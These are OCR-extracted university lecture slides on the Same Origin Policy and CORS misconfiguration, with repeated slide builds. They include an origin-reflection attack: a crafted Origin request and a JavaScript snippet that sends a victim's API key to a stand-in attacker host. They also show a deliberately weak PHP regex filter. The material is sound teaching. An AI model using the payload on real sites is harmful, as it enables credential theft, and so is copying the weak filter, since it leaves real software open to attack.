
CSC 405
Origin Policies

Adam Gaweda
agaweda@ncsu.edu

Alexandros Kapravelos
akaprav@ncsu.edu

CTF Stats



Winner: bluehens (University of Delaware)
Most Solved Challenge: YellowDog-1
Flags Captured: 732
Best Learned Fact: LLM Companies really don't like CTFs 😅

JavaScript Security

- Browsers are downloading and running foreign (JavaScript) code, sometimes concurrently

JavaScript Security

- Browsers are downloading and running foreign (JavaScript) code, sometimes concurrently

That should terrify you.

JavaScript Security

- Browsers are downloading and running foreign (JavaScript) code, sometimes concurrently

- The security of JavaScript code execution is guaranteed by a **sandboxing mechanism**
  - No access to local files
  - No access to (most) network resources
  - No incredibly small windows
  - No access to the browser's history

- The details of the sandbox depend on the browser

Same Origin Policy (SOP)

- Standard security policy for JavaScript across browsers
  - **Incredibly** important to web security

Same Origin Policy (SOP)

- Standard security policy for JavaScript across browsers
  - **Incredibly** important to web security
- Every frame or tab in a browser's window is associated with a domain
  - A domain is determined by the tuple: <protocol, domain, port> from which the frame content was downloaded
- Code downloaded in a frame can **only access** the resources **associated with that domain**

Same Origin Policy (SOP)

- Standard security policy for JavaScript across browsers
  - **Incredibly** important to web security
- Every frame or tab in a browser's window is associated with a domain
  - A domain is determined by the tuple: <protocol, domain, port> from which the frame content was downloaded
- Code downloaded in a frame can **only access** the resources **associated with that domain**
- If a frame explicitly includes external code, this code will execute within the SOP
  - On example.com, the following JavaScript code has access to the `<http, example.com, 80>` SOP
  - `<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>`

SOP example

Original URL

`http://store.company.com/dir/page.html`

Which of the following belong to the SOP?

`http://store.company.com/dir2/other.html`	Success
`http://store.company.com/dir/inner/other.html`	Success
`https://store.company.com/secure.html`	Failure
`http://store.company.com:81/dir/etc.html`	Failure
`http://news.company.com/dir/other.html`	Failure

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
                                    http://www.example.com
</VirtualHost>
```

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
                                    http://www.example.com
</VirtualHost>
```

Redirect Connections on Port 80 internally to Port 7881

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin
                                    http://www.example.com
</VirtualHost>
```

Redirect Connections on Port 80 internally to Port 7881

Allow requests from the supplied domain

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
```

Right now, not super vulnerable; simply allows a webapp to connect to other microservices

Redirect Connections on Port 80 internally to Port 7881

```
ost:7881/
    Header set Access-Control-Allow-Origin
                                  http://www.example.com

</VirtualHost>
```

Allow requests from the supplied domain

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

But now we use a wildcard to say **any domain** can make requests to us

Legitimate Uses for `Access-Control-Allow-Origin *`

Google Fonts

```
<script src =
"https://ajax.googleapis.com/ajax/libs/webfont/1.4.7/webfont.j
s"></script>
```

Google Analytics

```
<script async src =
"https://www.googletagmanager.com/gtag/js?id=UA-18675309-9"></
script>
```

jQuery

```
<script src =
"https://code.jquery.com/jquery-3.5.1.min.js"></script>
```

Legitimate Uses for `Access-Control-Allow-Origin *`

Google Fonts

```
<script src =
"https://ajax.googleapis.com/ajax/libs/webfont/1.4.7/webfont.j
s"></script>
```

SOP blocks companies from tracking you, but you know they **have** give you those ads.

Google Analytics

```
<script async src =
"https://www.googletagmanager.com/gtag/js?id=UA-18675309-9"></
script>
```

jQuery

```
<script src =
"https://code.jquery.com/jquery-3.5.1.min.js"></script>
```

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

Also, ACAO can **only** be the exact domain or wildcard, nothing else.

How to Make Yourself Vulnerable

- **Cross Origin Resource Sharing** (CORS)
  - allows a webpage to freely embed cross-origin content
  - attempts to allow some flexibility to SOP

Apache HTTP Configuration File: `/etc/httpd/conf/httpd.conf`

```
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
<VirtualHost *:80>
    # Redirect to Webapp
    ProxyPass / uwsgi://localhost:7881/
    Header set Access-Control-Allow-Origin *
</VirtualHost>
```

Where's the vulnerability?

Also, ACAO can **only** be the exact domain or wildcard, nothing else.

Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from `legitimate-service.com`

Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **`legitimate-service.com`**
- `Access-Control-Allow-Origin` **either** needs to be built dynamically
  - **`legitimate-service.com`** dynamically updates their Apache Configuration to include `Access-Control-Allow-Origin: legit-website1.com` for requests from `legit-website1.com`

    and

  - `Access-Control-Allow-Origin: legit-website2.com` for requests from `legit-website2.com`

Origin Reflections

- Similar to Session Fixation / Hijacking
- Assume two websites needs to access from **`legitimate-service.com`**
- `Access-Control-Allow-Origin` **either** needs to be built dynamically
  - **`legitimate-service.com`** dynamically updates their Apache Configuration to include
    `Access-Control-Allow-Origin:` **`legit-website1.com`**
    for requests from `legit-website1.com`

    and

  - `Access-Control-Allow-Origin:` **`legit-website2.com`**
    for requests from `legit-website2.com`

Difficult, clunky, and what if another website wants to use `legitimate-service.com`?

Origin Reflections

- So instead, **`legitimate-business.com`** sets

  `Access-Control-Allow-Origin: *`

- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

Origin Reflections

- So instead, **legitimate-business.com** sets

  `Access-Control-Allow-Origin: *`

- Vulnerability
  - An attacker can utilize the **Origin** header during an HTTP request to see if the server allows access to the origin

```
GET /api/createSession HTTP/1.1
Host: www.legitimate-service.com
Origin: www.attacks-r-us.com
Connection: close
```

Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: www.attacks-r-us.com
{"[private API key]"}
```

Origin Reflections

- Since any site can make connections, the server may treat the request as genuine

```
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: www.attacks-r-us.com
{"[private API key]"}
```

The server just confirmed:

- `Access-control-allow-origin` is set
- And it allows anyone to pull from it

Origin Reflections


- The attacker could then send a phished web page to a user posing as `legitimate-service.com` to obtain credentials

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://legitimate-service.com/api/createSession',
         true);
req.withCredentials = true;
req.send();

function reqListener() {
  location ='//attacks-r-us.com/log?key='+this.responseText;
};
```

Origin Reflections

- The attacker could then send a phished web page to a user posing as `legitimate-service.com` to obtain credentials

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://legitir
         true);
req.withCredentials = true;
req.send();

function reqListener() {
  locat
};
```



Different from Session Fixation, the user sends the attacker their credentials rather than indirectly through the Session ID

Lazy CORS Filtering

- Since ACAO can only be exact domains or *, `legitimate-service.com` might try to improve their security through **regular expressions**

```php
<?php
  if(isset($_SERVER['HTTP_ORIGIN'])) {
    $http_origin = $_SERVER['HTTP_ORIGIN'];
    $pattern = '@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i';
    if (preg_match($pattern, $http_origin)) {
      header("Access-Control-Allow-Origin: $http_origin");
      echo 'Access Granted';
    } else {
      echo 'Access Rejected!';
    }
  } else {
    echo 'Access Rejected!';
  }
?>
```

Lazy CORS Filtering

- Since ACAO can only be exact domains or *, `legitimate-service.com` might try to improve their security through **regular expressions**

```php
<?php
  if(isset($_SERVER['HTTP_ORIGIN'])) {
    $http_origin = $_SERVER['HTTP_ORIGIN'];
    $pattern = '@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i';
    if (preg_match($pattern, $http_origin)) {
      header("Acces
      echo 'Access
    } else {
      echo 'Access Rejected!';
    }
  } else {
    echo 'Access Rejected!';
  }
?>
```

But what is this **really** saying?

Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/`	Success
`https://domain.example.com/`	Success
`http://domain.example.attacks-r-us.com`	Success

Lazy CORS Example

Using the regular expression from before

```
'@^(?:http(s)?://)(.+\.)?(domain\.example|domain2\.example)@i'
```

Which of the following sites will be granted access?

`http://domain.example.com/`	Success
`https://domain.example.com/`	Success
`http://domain.example.attacks-r-us.com`	Success
Anything with **`Origin: http://domain.example`**	Success

CORS Best Practices

- Enforce authentication on resources that have `Access-Control-Allow-Credentials` set to **true**
- Only use whitelisted `Access-Control-Allow-Origin` headers when possible
- Filter and validate any domains and subdomains that need access to resources with **strong regular expressions**

Security Zen - Orignull

BUGSEC
One Step Ahead Security

Cynet
Advanced Threat Detection & Response

Critical Issue Affects Privacy of 1-Billion Facebook Messenger Users; Potentially Affects Millions of Other Websites

First, we tested this assumption with a "burp" – a tool enabling us to modify every request for information. When we sent the request with the origin "null," Facebook responded with a "null" value on "Access-Control-Allow-Origin."

This meant that if we could cause the browser to send "null" in the "origin" header, we would get a "null" value in the "Access-Control-Allow-Origin."

https://www.cynet.com/wp-content/uploads/2016/12/Blog-Post-BugSec-Cynet-Facebook-Originull.pdf